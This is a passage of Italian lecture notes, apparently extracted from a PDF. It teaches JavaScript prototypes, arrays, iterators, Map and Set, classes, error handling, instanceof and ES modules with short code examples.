```
Pet.prototype = { constructor: Pet };   // fatto in automatico
```

L'unica differenza rispetto a questa riga scritta a mano è che, nel prototipo predefinito, `constructor` non è **enumerabile**: non compare in un ciclo `for..in` né in `Object.keys`.

Sostituire il prototipo fa perdere constructor

Nell'esempio di `Duck` il prototipo predefinito è stato **sostituito** con `pet`, che non ha una proprietà `constructor`. La ricerca allora risale fino a `Object.prototype`: `chuck.constructor` vale `Object`, non `Duck`. Se serve, va rimessa a mano: `Duck.prototype.constructor = Duck`. Oppure, più semplicemente, si **aggiungono** proprietà al prototipo esistente invece di sostituirlo.

Il codice a sinistra crea esattamente gli oggetti dello schema a destra: una funzione costruttore `Pet` senza un `prototype` assegnato a mano, e due oggetti creati con `new`. I controlli in fondo verificano, una per una, le frecce del disegno.


JS costruttore-predefinito.js

```
function Pet(name, age) {
  this.name = name;
  this.age = age;
}
// nessuna assegnazione a Pet.prototype: si usa quello predefinito

let chuck = new Pet("Chuck", 3);
let rick  = new Pet("Rick", 7);

// le frecce dello schema
Pet.prototype.constructor === Pet;                          // true
Object.getPrototypeOf(chuck) === Pet.prototype;             // true
Object.getPrototypeOf(rick)  === Pet.prototype;             // true
Object.getPrototypeOf(Pet.prototype) === Object.prototype;  // true

// constructor non e' una proprieta' di chuck: arriva dal prototipo
chuck.hasOwnProperty("constructor");   // false
chuck.constructor === Pet;             // true
chuck.toString();     // "[object Object]", da Object.prototype
```



Costruttore, prototipo predefinito e oggetti creati.

Questo meccanismo ci permette, dato un oggetto, di risalire al costruttore che lo ha creato, e di usarlo per crearne uno nuovo dello stesso tipo:

```
let b = new chuck.constructor('Bob', 1);   // come new Pet('Bob', 1)
```

Senza new non funziona

Le slide scrivono `chuck.constructor('Bob', 1)`, senza `new`. Così `Pet` viene chiamata come un normale **metodo** di `chuck`: `this` vale `chuck`, la funzione **sovrascrive** nome ed età di `chuck` e restituisce `undefined`.

```
let b = chuck.constructor('Bob', 1);
console.log(b);            // undefined
console.log(chuck.name);   // "Bob" (!)
```

Due modi per aggiungere metodi

JS metodi-proto.js


```
function describe() {
  console.log(`I'm ${this.name} and my age is ${this.age}`);
}

function Pet(name, age) {
  this.name = name;
  this.age  = age;
  this.describe = describe;   // (1) su OGNI oggetto creato
}

Pet.prototype.describe = describe;   // (2) uno solo, condiviso

let chuck = new Pet('Chuck', 3);
let rick  = new Pet('Rick', 7);

chuck.describe();
rick.describe();
```



Con (1) ogni oggetto ha il suo `describe`; con (2) basta quello sul prototipo.

Quale dei due conviene

Con la soluzione (1) ogni oggetto riceve una **propria copia** del riferimento al metodo; con la (2) esiste un solo metodo, condiviso da tutti gli oggetti tramite il prototipo. Con mille oggetti la differenza in memoria è concreta, ed è il motivo per cui i metodi vanno di norma sul prototipo. È esattamente ciò che fanno le classi, che vedremo fra poco.


ARRAY

Gli **array** permettono di memorizzare sequenze ordinate di valori. Si dichiarano con la sintassi letterale a parentesi quadre o con il costruttore `Array`.

JS array.js

```
// sintassi letterale
let a = ["HTML", "CSS", "JS"];
console.log(a);   // Array(3) [ "HTML", "CSS", "JS" ]

// sintassi con costruttore
let b = new Array("HTML", "CSS", "JS");
console.log(b);   // Array(3) [ "HTML", "CSS", "JS" ]
```



Tre caselle, numerate a partire da 0.

Indicizzazione


Gli array sono indicizzati **a partire da 0**. I singoli valori si leggono e si scrivono con la notazione a parentesi quadre. La proprietà `length` contiene l'**indice massimo più uno**.

JS indici.js

```
let a = ["HTML", "CSS", "JS"];

a[2] = "JavaScript";
a[3] = "React";

console.log(a[0]);       // HTML
console.log(a[2]);       // JavaScript
console.log(a[3]);       // React
console.log(a.length);   // 4
```



Dopo le due assegnazioni: `a[2]` è stata sovrascritta, `a[3]` è nuova.

La proprietà length


Si sarà notata la definizione insolita di `length`: non è il **conteggio** dei valori nell'array.

Esempio 6.3 — length non conta gli elementi

JS length.js

```
let a = [1, 2, 3, 4, 5];
a[999] = 998;

console.log(a.length);   // 1000 (!)
console.log(a[5]);       // undefined
console.log(a[999]);     // 998
console.log(a[2000]);    // undefined
```



`length`: 1000

`length` vale l'indice più alto più uno, anche se in mezzo ci sono 994 caselle vuote.

Un'altra cosa interessante è che `length` è **scrivibile**:


JS length2.js

```
let a = [1, 2, 3, 4, 5];

a.length = 3;
console.log(a);    // [1, 2, 3]

a.length = 5;
console.log(a);    // [1, 2, 3, <2 empty slots>]

a.length = 0;      // svuota l'array
```



Assegnare a `length` un valore più piccolo è il modo più rapido (e più sorprendente) di troncare un array.


Tipi eterogenei

Un array può contenere dati di tipo diverso, funzioni comprese.

JS eterogeneo.js

```
let a = [
  "JavaScript",
  { name: "John", job: "Dev" },
  12,
  function (name) { console.log(`Hello ${name}`); }
]

console.log(a[1].name);        // John
a[3]("Web Technologies");      // Hello Web Technologies
```



Una casella può contenere qualunque valore, anche un riferimento a un oggetto o a una funzione.

Metodi per aggiungere e rimuovere


Metodo	Effetto
`push()`	aggiunge un elemento **in fondo**
`pop()`	preleva un elemento **dal fondo**
`unshift()`	aggiunge un elemento **all'inizio**
`shift()`	preleva un elemento **dall'inizio**

JS metodi-array.js

```
let a = [1];      // [1]
a.push(2);        // [1, 2]
a.unshift(0);     // [0, 1, 2]

let x = a.pop();     // [0, 1]
let y = a.shift();   // [1]

console.log(x);   // 2
console.log(y);   // 0
```



I quattro metodi fondamentali (in viola l'elemento aggiunto o rimosso).

Tutti i metodi, visualizzati

Gli array hanno molti altri metodi (`slice`, `splice`, `map`, `filter`, `find`, `includes`, `sort`, …). Una visualizzazione di ciascuno, nello stesso stile dello schema, si trova su `https://js-arrays-visualized.com/`.

Iterazione

Gli array si possono percorrere con un `for` sugli indici, con la sintassi `for..of`, oppure con il metodo `forEach`.

JS iterazione.js


```
let a = ["a", "b", "c"];
a[4] = "e";              // lascia un buco in posizione 3

for (let i = 0; i < a.length; i++)
  console.log(a[i]);     // a, b, c, undefined, e

for (let item of a)
  console.log(item);     // a, b, c, undefined, e

a.forEach((value, index, array) => {
  console.log(`a[${index}]=${value}`);
});

for (let key in a) {
  console.log(a[key]);   // a, b, c, e   (salta il buco!)
}
```



`for`, `for..of` e `forEach` passano da tutti gli indici; `for..in` salta il buco.

Non usare for..in sugli array

Poiché gli array sono oggetti, `for..in` funziona, ma è una cattiva idea per due motivi. È da 10 a 100 volte **più lento**, e itera su **tutte** le proprietà enumerabili, comprese quelle che non sono valori dell'array. Come si vede nell'esempio, salta anche i buchi, comportandosi in modo diverso da `for..of`. Per gli array si usa `for..of` o `forEach`; `for..in` è per gli oggetti.


Array multidimensionali

Gli elementi di un array possono essere altri array: è così che si definiscono le matrici.

JS matrice.js

```
let matrix = [
  [1, 2, 3],
  [4, 5, 6],
  [7, 8, 9],
]

console.log(matrix[0][0]);   // 1
console.log(matrix[1][1]);   // 5
console.log(matrix[2][2]);   // 9
```



Un array di array: il primo indice sceglie la riga, il secondo la colonna.

Assegnamenti destrutturanti

Una sintassi speciale che permette di «spacchettare» un array in più variabili.


JS destrutturazione.js

```
let [x, y] = ["a", "b", "c"];   // l'eccesso viene scartato
console.log(x);      // a
console.log(y);      // b

let [a, b, ...rest] = [1, 2, 3, 4, 5];   // il resto in rest
console.log(a);      // 1
console.log(b);      // 2
console.log(rest);   // [3, 4, 5]

// la stessa sintassi vale per i parametri di una funzione
function greet(msg, ...names) {
  console.log(`${msg} to ${names}`);
}

greet("Hello", "Ann", "Bob", "Carl");   // Hello to Ann,Bob,Carl
```




Ogni variabile prende la casella nella sua posizione; `...rest` raccoglie tutte quelle rimaste.

Iterabili

Il ciclo `for..of` funziona con gli **oggetti iterabili**. Gli array sono iterabili, e lo sono anche le stringhe.

JS iterabili.js

```
let string = "Web Technologies!";
for (let char of string) {
  console.log(char);   // W, e, b, , T, e, ...
}
```



`char` assume un valore per giro

Una stringa è iterabile: `for..of` la visita un carattere alla volta.

E se avessimo un oggetto nostro che rappresenta una collezione di valori e volessimo usarlo in un `for..of`?

JS range.js

```
// range rappresenta un insieme di interi: da min fino a max, a passi di step
let range = { min: 1, max: 10, step: 2 }

for (let value of range) {   // TypeError: range is not iterable
  console.log(value);
}
```

Per rendere un oggetto iterabile bisogna implementare il metodo speciale `Symbol.iterator`.

- Quando un ciclo `for..of` inizia, invoca **una sola volta** il metodo `Symbol.iterator` sull'oggetto (e solleva un `TypeError` se il metodo non esiste).
- Da lì in avanti il ciclo lavora soltanto con l'oggetto (**iteratore**) restituito da quella chiamata.
- Quando serve il valore successivo, il ciclo invoca il metodo `next()` sull'iteratore.
- Il risultato di `next()` è un oggetto della forma `{done: boolean, value: any}`, dove `done: true` significa che l'iterazione è finita; altrimenti `value` è il valore successivo.

Esempio 6.4 — Implementare Symbol.iterator


JS symbol-iterator.js

```
let range = { min: 1, max: 10, step: 3 }

range[Symbol.iterator] = function () {
  return {
    current: this.min,
    max: this.max,
    step: this.step,

    next() {
      let n = { done: false, value: this.current };
      if (n.value > this.max)
        n.done = true;
      this.current += this.step;
      return n;
    }
  }
}

for (let value of range)
  console.log(value);   // 1, 4, 7, 10
```



Il dialogo fra il ciclo e l'iteratore: una chiamata a `Symbol.iterator`, poi `next()` a ogni giro.

È anche possibile lavorare direttamente con l'iteratore. Il ciclo seguente è equivalente al `for..of` qui sopra:

JS iteratore-esplicito.js

```
let iterator = range[Symbol.iterator]();

while (true) {
  let result = iterator.next();
  if (result.done)
    break;
  console.log(result.value);
}
```

Mappe

Le **mappe** sono collezioni di coppie chiave-valore. Sono quindi come gli oggetti? Non proprio: le mappe ammettono chiavi di **qualunque tipo**.

Metodo	Descrizione
`new Map()`	crea la mappa
`map.set(key, value)`	memorizza il valore alla chiave
`map.get(key)`	restituisce il valore, o `undefined`
`map.has(key)`	`true` se la chiave esiste
`map.delete(key)`	rimuove la coppia chiave-valore
`map.clear()`	svuota la mappa
`map.size`	il numero di elementi

Esempio 6.5 — Mappe contro oggetti

JS mappe.js

```js
let map = new Map();
let o = {};

map.set(1, "Num");      map.set("1", "Str");
map.set(true, "Bool");  map.set("true", "Str");

console.log(map);
// Map { 1 -> "Num", "1" -> "Str", true -> "Bool", "true" -> "Str" }
console.log(map.size);   // 4

o[1] = "Num";     o["1"] = "String";
o[true] = "Bool"; o["true"] = "String";

console.log(o);   // Object { 1: "String", true: "String" }
```

Map (4 chiavi)	
`1`	`"Num"`
`"1"`	`"Str"`
`true`	`"Bool"`
`"true"`	`"Str"`

Object (2 chiavi)	
`"1"`	`"String"`
`"true"`	`"String"`

`1` e `"1"` sono la stessa chiave `"1"`

Nella mappa le chiavi conservano il tipo; nell'oggetto diventano stringhe e due coppie si sovrascrivono.

La differenza è netta: nell'oggetto le chiavi vengono **convertite in stringa**, quindi `1` e `"1"` sono la stessa chiave e i valori si sovrascrivono; restano due proprietà su quattro. Nella mappa le quattro chiavi sono distinte.

Iterare su una mappa

JS iterazione-mappe.js

```js
let map = new Map();
map.set("Hello", "JS"); map.set(1, true); map.set(false, 42);

for (let key of map.keys()) {          // iterabile sulle chiavi
  console.log(key);                    // Hello, 1, false
}

for (let value of map.values()) {      // iterabile sui valori
  console.log(value);                  // JS, true, 42
}

for (let [key, value] of map.entries()) {   // iterabile sulle coppie
  console.log(`${key}: ${value}`);
}

for (let [key, value] of map) {        // equivalente al precedente
  console.log(`${key}: ${value}`);
}
```

Insiemi

Gli **insiemi** (*Set*) sono una struttura dati per collezioni di valori **senza ripetizioni**.

Metodo	Descrizione
`new Set([iterable])`	crea l'insieme; se riceve un iterabile, ne copia i valori
`set.add(value)`	memorizza il valore, restituisce l'insieme
`set.delete(value)`	elimina il valore; `true` se esisteva
`set.has(value)`	`true` se il valore è presente
`set.clear()`	svuota l'insieme
`set.size`	il numero di elementi

JS insiemi.js


```
let set = new Set();

let eric = { name: "Eric" };
let stan = { name: "Stan" };
let kyle = { name: "Kyle" };

set.add(eric); set.add(stan);
set.add(kyle); set.add(eric);   // gia' presente
set.add(kyle);                  // gia' presente

console.log(set.size);          // 3

for (let user of set) {
  console.log(user.name);       // Eric, Stan, Kyle
}
```



Aggiungere un valore già presente non cambia nulla.


Classi

Conosciamo il concetto di classe dalla programmazione orientata agli oggetti: le classi sono modelli per creare oggetti. In JavaScript i costruttori e `new` servono già a questo, ma il linguaggio offre anche un costrutto `class` più evoluto.

JS classi.js

```
class Pet {
  constructor(name) { this.name = name }
  method1() { /* ... */ }
  method2() { /* ... */ }
}

let pet = new Pet("Chuck");
```



il corpo viene dal `constructor`

Che cosa produce `class Pet {...}`.

`new Pet()` crea un nuovo oggetto e invoca il metodo `constructor` con gli argomenti dati, che imposta la proprietà `name` sull'oggetto. Il nuovo oggetto viene poi restituito.

Che cos'è davvero una classe

Non è una nuova entità del linguaggio: `typeof(Pet)` restituisce `"function"`. In JavaScript le classi sono un tipo particolare di **funzione**.

Che cosa fa allora il costrutto `class Pet {...}`?

1. Crea una funzione costruttore chiamata `Pet`, il cui codice è preso dal metodo `constructor()` (o è vuoto se il metodo non c'è).
2. Memorizza gli altri metodi della classe in `Pet.prototype`.

È esattamente il secondo dei due modi di aggiungere metodi visti all'inizio del capitolo: le classi sono **zucchero sintattico** sopra i prototipi.

Non solo zucchero sintattico

Il risultato è molto simile a quello di una funzione costruttore scritta a mano, ma non identico. Le differenze principali:

- una classe **non si può chiamare senza** `new`: si ottiene un `TypeError`, mentre una funzione costruttore chiamata per errore senza `new` viene eseguita come funzione normale (il problema visto con `chuck.constructor('Bob', 1)`);
- i metodi della classe **non sono enumerabili**: non compaiono in un `for..in` sull'oggetto, a differenza di quelli aggiunti con `Pet.prototype.metodo = ...`;
- il corpo della classe è sempre in modalità **strict**, anche se lo script non lo è;
- una classe non si può usare **prima** della sua dichiarazione, come le variabili `let`.

JS classe-vs-funzione.js

```
class Dog {
  constructor(name) { this.name = name; }
  bark() { return "Woof"; }
}

Dog("Rex");   // TypeError: Class constructor Dog cannot be
              //            invoked without 'new'

let rex = new Dog("Rex");
for (let key in rex) console.log(key);   // solo "name", non "bark"
```

Proprietà, getter e setter

Come gli oggetti, anche le classi supportano proprietà e accessori.

JS classi-props.js

```
class Duck {
  species = "Duck";                    // proprieta'


  constructor(name) { this.name = name }

  greet() {
    console.log("Quack!");
  }

  get fullDescription() {
    return `${this.name} the ${this.species}`;
  }

  [Symbol.iterator]() { /* ... */ }
}

let duck = new Duck("Chuck");
duck.greet();                          // Quack!
console.log(duck.fullDescription);     // Chuck the Duck
```



`species` e `name` sono proprietà di ogni oggetto; i metodi e il getter stanno sul prototipo.

Ereditarietà fra classi

Le classi JavaScript possono ereditare da altre classi con la parola chiave `extends`.


Internamente, `extends` è realizzato proprio tramite la proprietà `[[Prototype]]`: il prototipo di `Duck.prototype` è `Pet.prototype`.

JS ereditarieta.js

```
class Pet {
  describe() { console.log("I'm a pet"); }
  greet()    { console.log("..."); }
}

class Duck extends Pet {
  greet() { console.log("Quack!"); }   // sovrascrive
}

let chuck = new Duck();
chuck.describe();   // I'm a pet   (ereditato)
chuck.greet();      // Quack!      (sovrascritto)
```



L'ereditarietà fra classi è ereditarietà fra prototipi.

Gestione degli errori

Quando uno script viene eseguito, possono verificarsi errori: perché chi programma sbaglia, perché l'utente fornisce input inattesi, e così via. Quando accade, di norma lo script si ferma immediatamente e stampa un messaggio in console.

errore.js

```
1 let myvar = 0;
2 for (let num of [1, 2, 3, 4, 5]) {
3   mvvar += num;    // refuso: mvvar non esiste!
4 }
5 console.log(myvar);
```

Console

```
Uncaught ReferenceError: mvvar is not
    defined
```


Lo script si ferma: `console.log(myvar)` non viene mai eseguita.

try / catch / finally

Il costrutto `try/catch/finally` permette di gestire gli errori. Concettualmente è lo stesso costrutto di Java, con qualche differenza.

JS trycatch.js

```
"use strict";
try {
  console.log("starting");
  x = 1;                          // manca il let
  console.log("assignment done");   // non viene eseguita
} catch (error) {
  console.log(error.name);
  console.log(error.message);
} finally {
  console.log("done");
}
```



Console

```
starting
ReferenceError
x is not defined
done
```

L'errore c'è solo in modalità strict

Le slide omettono la riga `"use strict"`, che qui è stata aggiunta. Senza di essa, assegnare una variabile mai dichiarata **non** è un errore: JavaScript crea in silenzio una variabile globale `x`, stampa *assignment done*, salta il `catch` ed esegue il `finally`. Lo stesso vale nella console dei DevTools, che non è in modalità strict. Il comportamento delle slide si ottiene invece senza la direttiva dentro un modulo o il corpo di una classe, che sono sempre strict.

Le particolarità rispetto a Java sono due:

- ci può essere **al più un** blocco `catch` (è comunque ammesso `try/finally` senza `catch`);
- i diversi tipi di errore si distinguono **dentro** il blocco `catch`, non con più blocchi.

JS tipi-errore.js

```
"use strict";
try {
  x = 1;
} catch (error) {
  if (error instanceof ReferenceError) {
    console.log("Got a ReferenceError");
  } else {
    console.log(`Got something else: ${error.name}`);
  }
}
```


L'operatore instanceof

L'operatore `instanceof` verifica se la proprietà `prototype` di un dato costruttore compare **da qualche parte** nella catena dei prototipi di un oggetto.

```
JS instanceof.js
function Pet(name, species, age) {
  this.name = name;
  this.species = species;
  this.age = age;
}

const pet = new Pet('Chuck', 'Duck', 3);

console.log(pet instanceof Pet);      // true
console.log(pet instanceof Object);   // true
```



`pet instanceof Pet` e `pet instanceof Object`: risalendo la catena (in viola) si incontrano sia `Pet.prototype` sia `Object.prototype`.

Perché anche `pet instanceof Object` è vero? Basta seguire la catena dei prototipi di `pet`, a destra. Il primo anello è `Pet.prototype`, cioè il prototipo predefinito di `Pet`; il secondo è `Object.prototype`. Entrambi i costruttori hanno il proprio `prototype` nella catena.

In altre parole, `obj instanceof C` equivale a questa funzione, che risale la catena un anello alla volta finché non trova `C.prototype` o arriva in fondo (`null`):

```
JS instanceof-a-mano.js
function myInstanceof(obj, C) {
  let p = Object.getPrototypeOf(obj);
  while (p !== null) {
    if (p === C.prototype) return true;
    p = Object.getPrototypeOf(p);
  }
  return false;
}

myInstanceof(pet, Pet);      // true
myInstanceof(pet, Object);   // true
myInstanceof(pet, Array);    // false
```

È lo stesso meccanismo che fa funzionare il controllo nel `catch`: nella catena di un `ReferenceError` ci sono sia il suo prototipo sia quello di `Error`, quindi sono veri entrambi i controlli.


```
error instanceof ReferenceError;   // true
error instanceof Error;            // true: ogni errore "eredita" da Error
```

Sollevare errori

Gli errori in JavaScript si propagano come in Java: verso l'alto, finché non vengono catturati o finché non si raggiunge la cima dell'albero delle chiamate (nel qual caso l'esecuzione dello script viene interrotta bruscamente e l'errore finisce in console). Si sollevano con la parola chiave `throw`.

JS throw.js

```
try {
  throw new Error("Oops!");
} catch (err) {
  console.log(err.name);      // Error
  console.log(err.message);   // Oops!
}
```




`throw` lancia un oggetto: `catch` lo riceve nel suo parametro.

È possibile definire tipi di errore propri, estendendo `Error`:

JS errore-custom.js

```
class MyError extends Error {
  constructor(message = "Whoops") {
    super(message);
    this.name = "MyError";
  }
}

try {
  throw new MyError();
} catch (err) {
  console.log(err.name);      // MyError
  console.log(err.message);   // Whoops
}
```



`err` è sia un `MyError` sia un `Error`: entrambi i prototipi sono nella sua catena.

Moduli

Perché servono

Il JavaScript moderno permette di definire **moduli** a livello di linguaggio: sono un modo di suddividere programmi complessi in più file, ciascuno contenente classi o funzioni per uno scopo specifico.

I vantaggi:

- migliorano la **manutenibilità**;
- favoriscono la **separazione delle responsabilità**;
- aiutano a disambiguare e a prevenire i **conflitti di nome**, migliorando la riusabilità.

Un modulo è semplicemente un file JavaScript. I moduli si caricano a vicenda e usano le direttive `export` e `import` per scambiarsi funzionalità.

- `export` marca variabili e funzioni che devono essere accessibili fuori dal modulo corrente;
- `import` permette di importare funzionalità specifiche da altri moduli, purché siano state esportate.

Esempio 6.6 — Il conflitto di nomi

Supponiamo di voler riutilizzare del codice scritto per altri progetti: un file `pet.js` e un file `greet.js`.

JS pet.js

```
function Pet(name, age) {
  this.name = name; this.age = age;
}

let msg = "Hello";

function greet(pet) {
  console.log(`${msg}, I'm ${pet.name}`);
}
```

JS greet.js

```
let msg = "Howdy";

function greet(name, message = msg) {
  console.log(`${message}, ${name}`);
}
```

JS script.js

```
let chuck = new Pet("Chuck", 7);   // Pet e' definita in pet.js
greet(chuck);                      // vorremmo: Hello, I'm Chuck
greet("Web Technologies");         // vorremmo: Howdy, Web Technologies
```

Si potrebbe pensare di includere semplicemente tutti gli script nella pagina:

```
<script src="./pet.js"></script>
<script src="./greet.js"></script>
<script src="./script.js"></script>
```



Un solo scope globale per tutti gli script: `greet.js` sovrascrive `msg` e `greet`.

Ma non funziona: entrambi i file definiscono `msg` e `greet` nello stesso scope globale, e il secondo sovrascrive il primo. Per farlo funzionare dovremmo **modificare** il codice che volevamo riutilizzare, usando identificatori diversi. Il che vanifica lo scopo stesso del riutilizzo.

Esempio 6.7 — La soluzione con i moduli

JS pet-module.js

```
export function Pet(name, age) {
  this.name = name; this.age = age;
}

let msg = "Hello";   // non esportata

export function greet(pet) {
  console.log(`${msg}, I'm ${pet.name}`);
}
```

JS greet-module.js

```
let msg = "Howdy";   // non esportata

export function greet(name, message = msg) {
  console.log(`${message}, ${name}`);
}
```


Nel documento HTML basta includere lo script principale, dichiarandolo come modulo:

```
<script type="module" src="./script-module.js"></script>
```

JS script-module.js

```
import { Pet, greet as greetPet } from './pet-module.js';
import { greet } from './greet-module.js';

let chuck = new Pet("Chuck", 7);
greetPet(chuck);              // Hello, I'm Chuck
greet("Web Technologies");    // Howdy, Web Technologies
```



Ogni modulo ha il suo scope: `msg` resta privato, passa solo ciò che è esportato e importato.

Due cose da notare. Le variabili `msg` non danno più conflitto, perché ciascuna vive nello **scope del proprio modulo**. E la clausola `as` permette di rinominare un import, risolvendo il conflitto fra le due funzioni `greet` senza toccare i file originali.

I moduli hanno un proprio scope

È questo il punto centrale: ogni modulo ha uno scope suo. Ciò che non viene esportato non è visibile dall'esterno, e ciò che viene importato va indicato esplicitamente. Il vecchio modello, in cui tutti gli script condividevano un unico scope globale, rendeva impossibile riusare codice scritto da altri senza leggerlo per intero a caccia di collisioni.

Altre forme di export e import

